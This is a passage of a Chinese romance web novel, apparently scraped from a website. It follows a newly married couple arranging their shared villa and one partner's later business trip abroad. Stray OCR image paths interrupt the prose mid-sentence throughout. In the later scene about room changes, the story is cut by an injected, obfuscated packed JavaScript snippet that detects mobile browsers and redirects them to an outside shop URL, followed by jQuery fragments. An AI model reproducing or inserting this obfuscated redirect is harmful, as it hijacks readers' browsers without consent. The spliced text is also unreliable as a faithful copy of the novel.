“哪儿能啊,是在科技峰会上通过同传接收耳机久仰的,有时候的翻译简直是如听仙乐耳暂明,逻辑清晰、用词精准。” “后来打听了下,仙乐那趴就是林先生的,然后迅速通知了我的秘书,以后有相关合作第一个就请林先生。” 虽然刚刚追尾时这人看上去不着调,但林云序绝不会轻视。 作为把观晸管理扩展至今日规模的功臣之一,城府和实力不可小觑。 对方有没有出席过林云序参与的同传会议还真不一定,但话说的是真好听。 八面玲珑,通达思捷,擅长与人打交道。 确实很适合处在集团现在的位置上。 听着两人客套来客套去,漂亮话一箩筐式的社交模式,季盏明头都疼了。 他及时打断道:“我的资料呢,给我后你就可以……走了。” 崔松源知道,如果不是林云序在,他大概是要说“滚”。 脑子里转了几个弯,脸上已经带上了笑意:“林先生,有件事我得先解释清楚啊。” “我是直男,铁直。” 林云序不知道话题怎么转到了这个上面,但淡然回应:“嗯。” “但是吧,我这人肤浅,喜欢欣赏好看的人和事物,纯欣赏,刚刚在外面绝对没有别的意思。” 林云序点了点头,别人看他的目光是什么含义,他大概还是能感受到的:“崔先生磊落。” “可有人啊,知道我是直男,却还说我在开屏,为什么会这么觉得,只有他自己心里清楚啰。” 季盏明:“……” 他刚刚就应该直接让他滚。 林云序低声笑了出来,这位崔总真是个妙人。 但他也就随便一听,并不把对方暗示季盏明吃醋放在心上。 因为不存在这回事儿,对方才拿出来大大方方开玩笑。 崔松源小小报复了回去后,才正经了些:“林先生,刚刚听你说,你等会儿要出差,那不介意我留在这里吧,我有些事找盏明。” “不介意,你直接叫我名字就行。” 崔松源爽快道:“行,盏明的另一半也是我朋友,你也叫我名字吧。” 季盏明也没再赶他,对方是个极有眼力见的人,如果不是真有事,不会还待在这里。 季盏明带林云序上楼放行李。 崔松源无聊,跟着他们一起上楼,顺便参观一下友人的新居。 林云序有自己单独的房间。 这点他特意向季盏明提过,他需要个人空间。 倒不是说以后一定分房睡的意思,只是因为时差问题,他夜里可能会有工作电话,或者出差半夜才回来。 那么干脆就回自己房间,不打扰对方了。 再就是他不知道季盏明的睡觉习惯,睡不下去还不是得单独睡。 崔松源礼貌停在房间门口没再往里走,但门敞着,他一眼就看清了这房子的大致格局,不由得挑了一下眉。 这个350平的大房间是双主卧设计,也就是说,季盏明和林云序共用一个卫生间和淋浴间。 且两个卧室之间是一个简易横推门,打开就可以变成一个完整的大卧室。 意思是,吵架吵得再凶,也会穿着睡衣在卫生间感受到对方的气味,以及……残留的水汽。 12. 第 12 章 察觉到崔松源眼神的示意,季盏明看了眼正在缓缓踱步参观的林云序,走到崔松源身边:“怎么了?” 崔松源小声好奇道:“你俩什么情况?” 原本他们俩住得不算远,当年一个地产公司的朋友开发新小区,他们看环境不错,就在那里购置了不动产。 所以崔松源很快就察觉到季盏明搬了家。 这一问,才知道好友结了婚。 崔松源差点没跳起来,毕竟认识了这么多年。 “怎么就突然结婚了?!我怎么一点苗头都没有抓到?” 虽然季盏明和林云序不算隐婚,但是低调为主,别人不问起来他们也不会主动提。 崔松源和他关系近,人又精明,就算不提也能察觉。 季盏明也就没有瞒,只是婚姻真实情况等更多细节不会提及,避免生是非。 他不说话,崔松源立马意识到有些隐情,于是也不再深究。 “行,这个我不问,那结婚对象是谁,我总有一丁点资格知道吧?” 季盏明还没来得及告诉他答案,一桩追尾事故就把故事的另一位主人公和答案送到了面前。 虽然婚是结了,但以崔松源对好友的了解,感情大概是没有的。 所以面前这套房子就很有说头了。 “这房子你选的?” “我们俩一起选的。” 这是个什么意思?崔松源一时有些惊讶。 季盏明有些头疼地捏了捏眉心:“在我爷爷建议的房子里选的。” 老爷子是专业顶级的人物,不仅能从实用性、屋内动线上给他们讲解清楚,还拥有着超前的审美。 他不跟风、也不追求大众化,以多年下来依然能够经典永恒的长远目光给他们分析。 ——独独没有讲双主卧设计这件事。 季盏明其实没什么要求,但林云序明显是个讲究人。 老爷子说得让人心动,何况他又不是房产销售,还能坑自家人不成。 于是两人很放心地听从了老爷子的意见。 崔松源:“……”他没忍住笑了出来,“你是先搬过来的,没和林云序说?” “说了。” 他来新家后,一看到就给林云序发了消息,询问对方的意见。 “他怎么说?” “或许是猜到了爷爷的心思,不好拂他老人家的面子,他让我在两个主卧中选一个。” 这个答案其实在季盏明意料之内。 两人还不至于在这种事上扭捏到非要换房子,或者让其中一人放弃已有的更好环境,退让去客房住。 只是问还是得问的。 于是一人客观告知情况,另一人直接给出答案就定了下来,干脆直接。 崔松源笑得肩都在抖:“老爷子可真行,这不管你们熟不熟,起码都增加了见面的几率吧,早晚的洗漱,总有撞见的时候。” 季盏明神色平静,不置可否。 别墅的面积大,自然是不止一个卫生间。 但也正是因为房子大,如果出去用别的卫生间,长期下来会很不方便。 还是那句话,没必要扭捏,一个卫生间而已。 “撞见了又怎么?脑子是有多不干净,才会一个卫生间就产生遐想,这只是一个清洁洗漱的区域。” 男人的声音冷淡疏离,甚至带有几分漠然。 崔松源:“……”他朝人竖了下大拇指,“你清高,我等着。” “在聊什么?” 以防衣服变皱,林云序刚刚在衣帽间把行李箱里的衣物挂了起来,刚整理结束。 崔松源笑了笑:“在聊这房子的动线和装修。” 林云序点点头,本就是随口的问题。 “对了,我需要一间书房。” 季盏明带着林云序出门,顺便带他熟悉了一下整个房子,最后到达书房。 青年一边仔细观察着室内,一边在手机上打字。 从刚刚在卧室起,对方就一直在记录些东西。 “有什么问题吗?”季盏明问道。 林云序打完最后一个字,才抬起头笑道:“有些不符合我生活习惯的地方,我出差时可能会找人来处理下。” 这样他回来后,就能有一个舒服的环境。 说着,他向人解释:“放心,不会动装修,只是在我的房间和书房有一点小改变。” 季盏明想了想,对方到时候大概得隔着距离和时差联系人过来进入房子,也得提前告知他时间。 不管是陌生人进室内,还是被通知什么时候,他似乎都是被动的。 倒不如他这边来处理,反而更简单方便些。 “你要改哪里?” 听懂了他的意思,林云序有些讶异地挑了一下眉。 他缓缓点了点头:“行,那我就不客气了。” “先说说我的卧室吧,一进去后侧墙上那副人体艺术画像换掉,我不喜欢卧室内有人像,极简单色画或自然主题就好。” “然后窗帘,真丝窗纱换成透光亚麻,主帘米白不错,但燕麦色会不会更不错?” “床品我常用的品牌是Frette,床垫换成Vispring,我有偏好的定制硬度,到时候会发给你。” “刚刚我把我房间里的香氛系统关了,那个味道我闻着有些晕,我的调香师会联系你,包括衣帽间的香氛他会一起调整。” “还有一些灯光、摆件等细节,比较琐碎,稍后直接提供给你文字版。” “至于书房……” 林云序缓缓踱着步,走到书桌边说着想要的方位、离落地窗的距离等等,身形随着他的要求而慢慢移动示意。 崔松源听的头都大了,瞧人家贵公子,就是不一样,多讲究。 他暗暗看了眼不远处的季盏明,男人身形高大,侧肩轻倚着门框,静静地听着。 没有明显的表情变化,也就看不出他心里是如何想的。 林云序也在不动声色观察他的神色,他其实一直在等对方打断自己。 但他没有说话,林云序也就只能将自己那些琐碎的要求说完,零零总总加起来还真的不少。 结束后,林云序看向季盏明,听到男人开口道: “就这些了?” 林云序:“……” 崔松源:“……” 见人没有说话,季盏明再问了一遍:“还有没有补充?” “没有。”林云序确认道,“真的要帮我处理?” “需求很简单,我不会有疏漏。”季盏明慢条斯理道,“你要是实在不放心,自己处理也行,但未知的人在未知的时间进入家里,我会觉得被打扰。” 不知道为什么,林云序蓦地笑了出来,他哪里是不放心的意思。 “我是觉得会不会太麻烦你?” 季盏明眼尾轻轻动了下,他不是什么迟钝到不通俗事的人。 只是他确实觉得简单,自然也就没有第一时间往麻烦方面想。 对方所有的需求都很清晰明了,品牌、尺寸、样式,甚至距离都给出了具体的米数,极其明确。 如果说的是“这个光让我眼睛不舒服”、“桌子放在这里好像有些奇怪”这样抽象模糊的概念,才是真的麻烦。 “不会。” 林云序看了他一会儿,然后缓缓走到人的面前:“其实我说麻烦是假的,我也一点都不觉得麻烦。” 那些要求看似一箩筐,琐碎无比,事实上,根本不需要季盏明多做什么。 明确清单后,只需要交给一位专业工作人员,就能迅速处理好,而清单,林云序刚刚自己就在便签上记了。 崔松源本来在一旁静静地看戏,这话一出,他眼神都变了下。 他一开始也觉得奇怪,林云序这么一个高情商的人,要是真觉得麻烦的话,还会对一个关系没多亲近的对象提出这么多要求吗? 原来那句“麻烦”是站在另一人的视角上客气一下的,这就是一个给双方的台阶。 但凡季盏明有一丝负面的情绪,林云序就会收回自己提出的所有东西。 不折损他自己的得体。 而在密集和看似复杂繁乱的信息下,也能试探出季盏明第一时间的思维模式和对他的态度。 这将一定程度上加深对对方的了解,也决定他们以 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16949055|193042||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 后能不能走得更近些。 崔松源暗自“啧啧”了两声,季盏明以后的日子精彩了。 崔松源能看得明白的问题,季盏明自然也能看透。 明白过来后他也并不意外,要是真小心翼翼既担心麻烦他,又一边继续提出要求,那就不是林云序了。 对方不会有那么多敏感的情绪,就算让人替他做事,也会是坦荡的提出,且思虑周全、让人心甘情愿地为他做。 林云序笑道:“你这个反应倒是让我气短了些。” 一开始他提出要调整自己的卧室和书房时,其实不是征求意见,是在告知。 两人共同居住的这套房子,林云序当初坚持出资一半,为的就是能够拥有理直气壮随意支配自己空间的底气。 他自己的需求和感受同样非常重要。 他轻声道:“不用你另外联系工作人员了。” 这一刻,季盏明才真的有些意外,话都说到这份上,按理来说,对方没有拒绝帮助的理由。 林云序眼里的笑意加深:“别误会,麻烦我的新婚对象在有时间的时候联系一下吴姨,可以吗?” “跟她说一声,让她帮忙调整一下我的书房和卧室,后面就都交给她,她知道该联系哪些人,也很熟悉我的生活习惯。” “吴姨不算生人,她过来你应该不会太抗拒吧?” 季盏明倚着门框,眼睑微微下垂,看着面前的青年。 看,多聪明周全的人。 如果季盏明不提帮忙,他也一开始就想好了合适的方案,甚至还考虑到了他不喜生人擅自进入。 在自己提出替他处理时,对方又迅速察觉他的需求——掌握主动权,而不是在未知的时间里被通知会有人进入他们的房子。 于是及时调整,让他按照自己方便的时间去联系吴姨,同时还承了他的情,不让他主动提出的帮忙落空。 “可以是可以,但你有没有想过一个问题?” 林云序愣了下:“什么?” “调整书房不是什么问题,但在一个双主卧设计的房子里,你大张旗鼓地让她将房间收拾成一个只有你的痕迹和特色的房间。” “是要让吴姨回去告诉你爸妈,我们刚结婚就要分房睡?” 林云序:“……” 他发现这人每次都能成功地找出他思路中的漏洞,并加以利用。 “那你就跟吴姨说声,你对我好,我们一起睡的房间喜好都依着我来,你没什么要求。” 季盏明点点头:“那这就是另外一个请求了,你该怎么跟我说?” 不介意对方的试探是真的,但不能白白被试探一番,也是真的。 林云序:“……” 崔松源:“……” 明明知道这两人没有感情,但总觉得自己像个傻逼,不该待在这里更是真的。 他悄然转身离开。 林云序脸上笑容不变,牙关却暗自咬紧了下。 周围没有观众后,他才缓缓开口:“拜托季先生帮个忙,好好向吴姨说明,谢谢。” 季盏明眼里划过微不可察的笑意,从容点了一下头,彬彬有礼道: “不客气,应该的。” 林云序真是服了,看着面前西装革履、一本正经的男人:“休息日你在家穿西装打领带干嘛?” “早上出了门,等会儿还有事要出去。” 林云序心里琢磨着迟早得寻个机会找回场子,现在没时间和对方掰扯了。 “我还要去机场,走了。” “等一下。” 林云序以为对方还没逗够,差点没能管理好表情。 还没来得及开口说话,手心就被放了一把车钥匙。 林云序愣了一下,听到男人平静的声音:“开我的车。” 差点忘了,他自己的车被追了尾。 不知怎的,心口那股因暂落下风而产生的淡淡的恼蓦地就散了。 “车就停在机场留给你,回国的时候开回来。” 林云序抬头看了看面前的男人,最后伸出手,轻轻勾住对方规整的领带尾尖,向下一扯。 “知道了,回见。” 13. 第 13 章 “你都出差几天了?!” 俞宜凌的声音隔着电话响起。 林云序缓缓走在异国的街头,理直气壮:“15天。” “什么会议要开15天!” “也不止一场会,我现在在F国。” 俞宜凌:“……” 她下意识地看了看时差,以防一通电话打扰到对方的睡眠。 前阵子林云序受伤在家休假了两个月,几乎天天都能见到儿子的幸福生活,差点让她忘了,正常情况下,林云序是一个很难联系到的人。 有时候是林云序会主动向她和林章报备,自己正在哪个国家。 但忙狠了,也会忘记或来不及。 常常这两天在一个地方,过两天就换了一个国家。 夫妻俩很少直接打电话给他,就是担心对方现在去了一个未知的城市,换了一个未知的时差,将对方好不容易能休息的时间打破。 而因为时差和距离,不能时时刻刻对应上时间。 就算是白天,林云序也有可能在工作。 算出F国现在是白天,俞宜凌才松了一口气。 “那你现在还在忙?” “没有,和朋友出来喝杯咖啡,休息一下。” “什么时候回来,你是不是忘记你已经结婚了?” 林云序的脚步停下,他和季盏明联系不多,不特意提起,他还真没想这回事。 但口里反驳道:“哪儿能啊。” “三天后工作差不多能结束,我立马就回去。”身边一家礼品店闯入他的眼帘,“我正准备买礼物哄哄他呢。” 西里尔听到这句话顿了下,下意识看向身边的青年。 对方脸上带着对大多数人都不一样的笑,那是更加真实可触的模样。 让人一时分不清,他此时的态度是因为在和妈妈打电话,还是因为要送礼物哄的那个人。 安抚完俞宜凌,林云序挂了电话,偏头看向身边的友人。 “麻烦等一下,我去里面买个东西。” 刚刚和俞宜凌聊天,林云序才知道他不在家的日子里,他爸妈还和季盏明吃过一次饭。 他突然就有点罪恶感了。 